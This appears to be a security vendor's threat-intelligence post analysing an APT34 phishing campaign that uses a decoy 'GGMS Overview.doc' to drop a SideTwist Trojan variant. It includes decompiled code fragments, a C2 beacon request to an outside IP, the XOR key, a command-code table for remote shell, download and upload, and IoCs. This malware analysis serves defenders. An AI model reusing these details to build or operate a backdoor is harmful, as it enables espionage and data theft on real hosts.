(https://nsfocusglobal.com/under-attack/)

APT34 UNLEASHES NEW WAVE OF PHISHING ATTACK WITH VARIANT OF SIDETWIST TROJAN

APT34 Unleashes New Wave of Phishing Attack with Variant of SideTwist Trojan

August 30, 2023 | **NSFOCUS**

Recently, NSFOCUS Security Labs captured a new APT34 phishing attack. During the campaign, APT34 attackers disguised as a marketing services company called GGMS launched attacks against enterprise targets and released a variant of SideTwist Trojan to achieve long-term control of the victim host.

Introduction to APT34

APT34, also known as OilRig or Helix Kitten, is an APT group suspected of coming from Iran. The group has been active since 2014, conducting cyber espionage and cyber sabotage operations against countries in the Middle East. Its main targets include multiple industries such as finance, government, energy, chemical industry and telecommunications.

APT34 has a high level of attack technology, can design different intrusion methods for different types of targets, and has supply chain attack capability. After this group's main attack tools were disclosed in a leak in 2019, it began to develop new attack tools, including RDAT, SideTwist and Saitama.


Related links:

(https://nsfocusglobal.com/under-attack/) Analysis of File Disclosure by APT34 (https://nsfocusglobal.com/analysis-of-file-disclosure-by-apt34/)

Analysis of File Disclosure by APT34 (https://nsfocusglobal.com/analysis-of-file-disclosure-by-apt34/) APT34 Event Analysis Report (https://nsfocusglobal.com/apt34-event-analysis-report/)

Decoy Information

The decoy file used by APT34 this time is called “GGMS Overview.doc”, and the document’s body shows an introduction to a so-called “Ganjavi Global Marketing Services” company, as shown in the figure below.



(https://nsfocusglobal.com/wp-content/uploads/2023/08/Decoy-doc-used-by-APT34.jpg)

Figure 1 Decoy document used by APT34 in this attack


The introduction claimed that the company was able to provide worldwide marketing services. Apparently, it targets enterprises.

There are twice upload records, located in the United States, demonstrating that APT34 was actually targeted at United States businesses.

Attack Process

In this event, APT34 followed an attack process that has been in use since 2021, but with some variations in details. The key steps of this attack process are illustrated in the following figure.


(https://nsfocusglobal.com/under-attack/)



(https://nsfocusglobal.com/wp-content/uploads/2023/08/Attack-Process.png)

Figure 2 Attack process used by APT34 in this attack

During this attack, malicious macrocode hidden in the decoy file undertakes the work of deployment environment. The macrocode will extract the Trojan SystemFailureReporter.exe stored in base64 format in the document, release it to %LOCALAPPDATA%\SystemFailureReporter\ directory, and create a text file named update.xml under the same directory, acting as the start switch of the Trojan program, as shown in the figure below.




(https://nsfocusglobal.com/wp-content/uploads/2023/08/Figure-3-Malicious-files-released-from-decoy-documents.jpg)

Figure 3 Malicious files released from decoy document


The malicious macro then creates a scheduled task called SystemFailureReporter that calls up the Trojan every 5 minutes, through which it runs repeatedly.

(https://nsfocusglobal.com/under-attack/)



(https://nsfocusglobal.com/wp-content/uploads/2023/08/Figure-4-Trigger-information-of-scheduled-task-set-by-decoy-document.jpg)

Figure 4 Trigger information of scheduled task set by decoy document



(https://nsfocusglobal.com/wp-content/uploads/2023/08/Figure-5-Action-information-of-scheduled-tasks-set-by-decoy-document.jpg)

Figure 5 Action information of scheduled tasks set by decoy document

The called Trojan program SystemFailureReporter.exe is a variant of SideTwist, the main Trojan tool used by APT34 in recent operations. Its CnC address is 11.0.188.38:443, but it uses HTTP for communication.

Trojan Analysis

The variant Trojan presented in this campaign is similar to the SideTwist Trojan used by APT34 in previous campaigns, with the main difference that it is compiled using GCC.

(https://nsfocusglobal.com/under-attack/)

The main function of the SideTwist Trojan is to communicate with the CnC, execute commands or program files issued by the CnC terminal, and upload local files to the CnC.

After the Trojan runs, it will first check whether there is a file named update.xml in the same directory. If not, output a line of prompt text through the debugging port and exit. This is a typical anti-sandbox operation.

```
sub_1400B7F80(v7, v10, "\\SystemFailureReporter\\update.xml");
sus_free_1400A6640((void **)v10);
nullsub_4();
free(Buffer);
v2 = (const CHAR *)sub_140029FB0((__int64)v7);
if ( PathFileExistsA(v2) )
{
  v3 = 1;
}
else
{
  OutputDebugStringW(L"Please install visual studio 2017 and try again");
  v8 = -1;
  v3 = 0;
}
```

(https://nsfocusglobal.com/wp-content/uploads/2023/08/Figure-6-Environment-detection-operation-of-SideTwist-Trojan.jpg)

Figure 6 Environment detection operation of SideTwist Trojan

The Trojan will then collect the user name, computer name and local domain name of the victim's host, assemble and calculate a 4-byte hash as the unique ID of the victim.

```
contain_GetUserNameW_140004A8(&v1 + 12);
contain_GetComputerNameW_1400046CE(v3);
contain_GetComputerNameExW_1400048F4(v2);
stringadd_1400B82D0(v6, (__int64)v4, (__int64)v3);
stringadd_1400B7FD0(v5, v6, (__int64)v2);
memcpy_1400A6680(a1, v5);
```

(https://nsfocusglobal.com/wp-content/uploads/2023/08/Figure-7-Host-information-collection-of-SideTwist-Trojan.jpg)

Figure 7 Host information collection of SideTwist Trojan

The Trojan then attempts to establish communication with the CnC and obtain return information using the generated victim ID.

The following figure shows the sample HTTP communication content of this Trojan, and suWW in the URI path is the victim ID:

```
GET /search/suWW HTTP/1.1
Connection: Keep-Alive
User-Agent: WinHTTP Example/1.0
Host: 11.0.188.38:443
```

(https://nsfocusglobal.com/wp-content/uploads/2023/08/Figure-8-First-communication-content-of-SideTwist-Trojan.jpg)

Figure 8 First communication content of SideTwist Trojan

If the CnC path is online, the Trojan will extract and parse specific contents in the HTML code returned by CnC into CnC instructions. These specific contents are hidden between <script>/* and */<script> tags of the HTML code.

In this variant Trojan, the CnC instruction is stored in base64 encoding and decrypted as a multi-byte XOR key with the string "notmersenne".

The decrypted CnC instruction is divided into three segments, namely CnC number, CnC instruction code and operating parameters, which are separated by the symbol "|", as shown below.

[CnC number] | [CnC instruction code] | [operation parameter 1] | [operation parameter 2]

The CnC number is only used as an index during CnC communication, and the Trojan can be controlled to terminate subsequent CnC communication behaviors only when this value is "-1";

The CnC instruction code is used to control the Trojan to perform several corresponding behaviors, and its instruction code number and function correspondence are shown in the following table.

(https://nsfocusglobal.com/under-attack/)

Table 1 CnC Instruction Code

CnC Instruction Code	Function
101	Run the shell command issued by CnC, and the command line is specified by operation parameter 1.
102	Download the specified file on the CnC server. The file save path and remote file name are respectively specified by operating parameters 1 and 2.
103	Upload a local file to the CnC server. The file path is specified by operation parameter 1.
104	Execute the shell command issued by CnC, and the command line is specified by operation parameter 1 (the same as instruction code 101)

It should be noted that the 102 instruction code of this Trojan will trigger a subsequent CnC communication behavior. The Trojan program will initiate an HTTP GET request according to the remote file name in the CnC instruction parameters, obtain and decrypt the files in the remote location "/getFile/[file name]". The decryption method is also base64 transcoding and multi-byte XOR, as shown below.

```
sub_1400B8170(v8, "/getFile/", a2);
string_create_1400A59E0(v9, a1);
httprequest_140002B92(v6, a1, L"GET", v9, v8, (__int64)v7);
free_1400A6640(v9);
free_1400A6640(v8);
free_1400A6640(v7);
nullsub_4();
if ( strcmp_14002A220((__int64)v6, "failed") )
{
  b64dec_140001989((__int64)v10, (__int64)v6, 0);
  memcpy_1400A6680(a3, v10);
  free_1400A6640(v10);
  xordec_140002A6A(a1, a3);
  v3 = 0;
}
```

(https://nsfocusglobal.com/wp-content/uploads/2023/08/Figure-9-Communication-logic-in-SideTwist-Trojan-102-instruction-code.jpg)

Figure 9 Communication logic in SideTwist Trojan 102 instruction code

After all the above CnC instructions are completed, the Trojan will reply an HTTP POST request to the CnC to report the instruction execution result. The POST request body contains information in the following format:

{"[CnC number]"}:{"[CnC instruction execution result]"}

Unlike common Trojan programs, this Trojan does not have a cyclic or sleep mechanism and will automatically exit after a CnC communication, waiting for the scheduled task to invoke the Trojan again 5 minutes later.

IoC Analysis

What is special about this APT34 attack event is that the SideTwist Trojan used IP address 11.0.188.38 as the CnC.

It is found that port 443 of the IP address does not provide service at present, and the nature of its CnC server cannot be confirmed through the content returned by the IP address;

Querying the IP address assignment revealed that 11.0.188.38 was assigned to segment 11.0.188.0/22, owned by the United States Department of Defense Network Information Center and located in Columbus, Ohio, United States, matching the agency's geographic location.

Conclusion

The APT34 attack discovered this time not only shows its commonly-used attack method, but also introduced a GCC-based variant of the SideTwist Trojan and a sensitive IP address as the CnC address of the Trojan.

We believe that the specificity of this CnC IP suggests that the APT34 attacker probably used this activity as a test and did not enable the real CnC address. This is an operation to protect attack resources and a tactic that may be used by APT groups, which means that APT groups will enable the real CnC address to launch attacks only after completing debugging and ensuring the concealment of the attack process.

(https://nsfocusglobal.com/under-attack/)

IoC

056378877c488af7894c8f6559550708

5e0b8bf38ad0d8c91310c7d6d8d7ad64

http[:]//11.0.188[.]38:443/

(https://nsfocusglobal.com/under-attack/)

Careers
(https://nsfocusglobal.com/company-overview/careers/)

Contact Us
(https://nsfocusglobal.com/company-overview/contact-us/)

(https://www.facebook.com/nsfocus) (https://www.linkedin.com/company/nsfocus)

(https://twitter.com/NSFOCUS_Intl)